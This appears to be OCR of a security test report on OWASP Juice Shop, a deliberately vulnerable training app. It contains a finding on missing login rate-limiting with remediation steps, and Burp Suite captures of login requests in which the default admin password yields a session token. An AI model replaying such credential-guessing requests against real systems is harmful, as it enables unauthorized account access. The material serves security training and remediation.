
- Description: Lack of rate-limiting allows attackers to repeatedly guess admin credentials.
- Risk: Critical. Provides unauthorized access to administrative functionalities.
- Evidence:- Logs showing brute-force attempts.- Screenshot of successful login.
- Remediation Steps:
- Enforce account lockouts after a defined number of failed attempts.
- Implement CAPTCHA on login pages











Burp Suite Community Edition v2023.10.1.1 - Temporary Project
Tasks
Issue activity [Pro version only]
Event log
Advisory
OWASP Juice Shop
Login
admin@juice-sh.op
fefgvrg
Log in
Remember me
Log in with Google
Not yet a customer?
Request
Response
Inspector
app.clipchamp.com is sharing your screen.
Stop sharing
Hide



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status code Length MIME type Ex
36 https://juice-shop.herokuapp.co... GET /socket.io/?EIO=4&transport=websoc... ✓ 101 145 io/
37 http://detectportal.firefox.com GET /success.txt?ipv4 ✓ 200 235 text txt
38 http://detectportal.firefox.com GET /canonical.html 200 317 XML htm
39 http://detectportal.firefox.com GET /success.txt?ipv6 ✓ 200 235 text txt
40 http://detectportal.firefox.com GET /success.txt?ipv6 ✓ 200 235 text txt
41 http://detectportal.firefox.com GET /success.txt?ipv4 ✓ 200 235 text txt
42 https://juice-shop.herokuapp.co... GET /rest/user/whoami
43 https://juice-shop.herokuapp.co... GET /rest/user/whoami
44 https://juice-shop.herokuapp.co... POST /rest/user/login ✓
45 https://juice-shop.herokuapp.co... GET /socket.io/?EIO=4&transport=polling... ✓ io/
Request
Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
7RuDtmI6TVSxtqcPTyCRs0fqHLhotrKubDtliIzNTv2fzpui7hXRtnrINoFQqS4rti6U9oSwDuw0cLJT0BcqLs9KcXRUiL
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/json
9 Content-Length: 50
10 Origin: https://juice-shop.herokuapp.com
11 Referer: https://juice-shop.herokuapp.com/
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: close
17
18 {
"email":"admin@juice-sh.op",
"password":"fefgvrg"
}
Search 0 highlights
Inspector
Request attributes 2
Request cookies 4
Request headers 15
app.clipchamp.com is sharing your screen. Stop sharing Hide
OWASP Juice Shop
https://juice-shop.herokuapp.com/#/login
You are signed in as 99... Generate bug-bounty-dorks/do... Injection :: Pwning O... FAANGPath Simple Te... Mitacs Globalink Portals
OWASP Juice Shop
Login
Email *
admin@juice-sh.op
Password *
fefgvrg
Forgot your password?
Remember
Log in
Not yet a
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.1.1 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Send Cancel
Target: https://juice-shop.herokuapp.com HTTP/1
Request
Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
7RuDtmI6TVSxtqcPTyCRs0fqHLhotrKubDtliIzNTv2fzpui7hXRtnrINoFQqS4rti6U9oSwDuw0cLJT0BcqLs9KcXRUiL
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/json
9 Content-Length: 51
10 Origin: https://juice-shop.herokuapp.com
11 Referer: https://juice-shop.herokuapp.com/
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16 Connection: keep-alive
17
18 {
"email":"admin@juice-sh.op",
"password":"admin123"
}
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Cowboy
3 Connection: keep-alive
4 Access-Control-Allow-Origin: *
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: SAMEORIGIN
7 Feature-Policy: payment 'self'
8 X-Recruiting: /#/jobs
9 Content-Type: application/json; charset=utf-8
10 Content-Length: 811
11 Etag: W/"32b-YiaeaiQ8IKOc0/jiNiAdaofiA"
12 Vary: Accept-Encoding
13 Date: Fri, 22 Sep 2023 17:04:55 GMT
14 Via: 1.1 vegur
15
16 {
"authentication":{
"token":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMy0wOS0yMiAxNzowMzo1NS4yMjIgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMy0wOS0yMiAxNzowNDo1NS4yMjIgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjk1MzY0Mjk1fQ.Pi3eQaeWHpdU_3uCfeb0-YPOE1SiuyKP_erImA3WDNcpk-3OOPBIzTrDnVmzKOwFo2ILvLWET24LhiKBVWFlLbFxotJ5EYXOLFnjhbjV-2UuY_BHEOKiNwqpoOEQTWbeZpe8HHf-DaCsLeDBYWdeOHpkvykiqPvAOZnyUwbAg3I",
"bid":1,
"email":"admin@juice-sh.op"
}
}
Inspector
Request attributes 2
Request query parameters 0
Request cookies 4
Request headers 15
Response headers 13
Search 0 highlights
Done
1,206 bytes | 1,316 millis
app.clipchamp.com is sharing your screen. Stop sharing Hide
OWASP Juice Shop


4- login admin

